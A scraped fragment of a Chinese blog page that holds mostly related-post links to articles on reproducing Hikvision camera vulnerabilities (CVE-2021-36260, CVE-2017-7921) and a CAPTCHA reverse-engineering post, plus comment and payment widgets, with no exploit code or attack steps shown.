内核的信息,请参见《Cortex™-M4F 技术参考手册》。

海康摄像头CVE-2021-36260漏洞复现

海康摄像头CVE-2021-36260漏洞复现

qq_50854662的博客 1万+

海康威视IP摄像机/NVR设备固件远程代码执行漏洞(CVE-2021-36260)

海康威视IP摄像机/NVR设备固件远程代码执行漏洞(CVE-2021-36260)

菜鸟学渗透 5919

海康威视iVMS综合安防系统任意文件上传漏洞复现 (0day)

海康威视iVMS综合安防系统任意文件上传漏洞复现(0day)

qq_50854662的博客 3100

海康威视CVE-2017-7921

海康威视CVE-2017-7921

qq_46527139的博客 1万+
上一篇: 第二届猿人学web比赛第一题浅记
下一篇: 极验4.0滑动验证码逆向
AngrySnack
博客等级 码龄9年 78粉丝 14原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值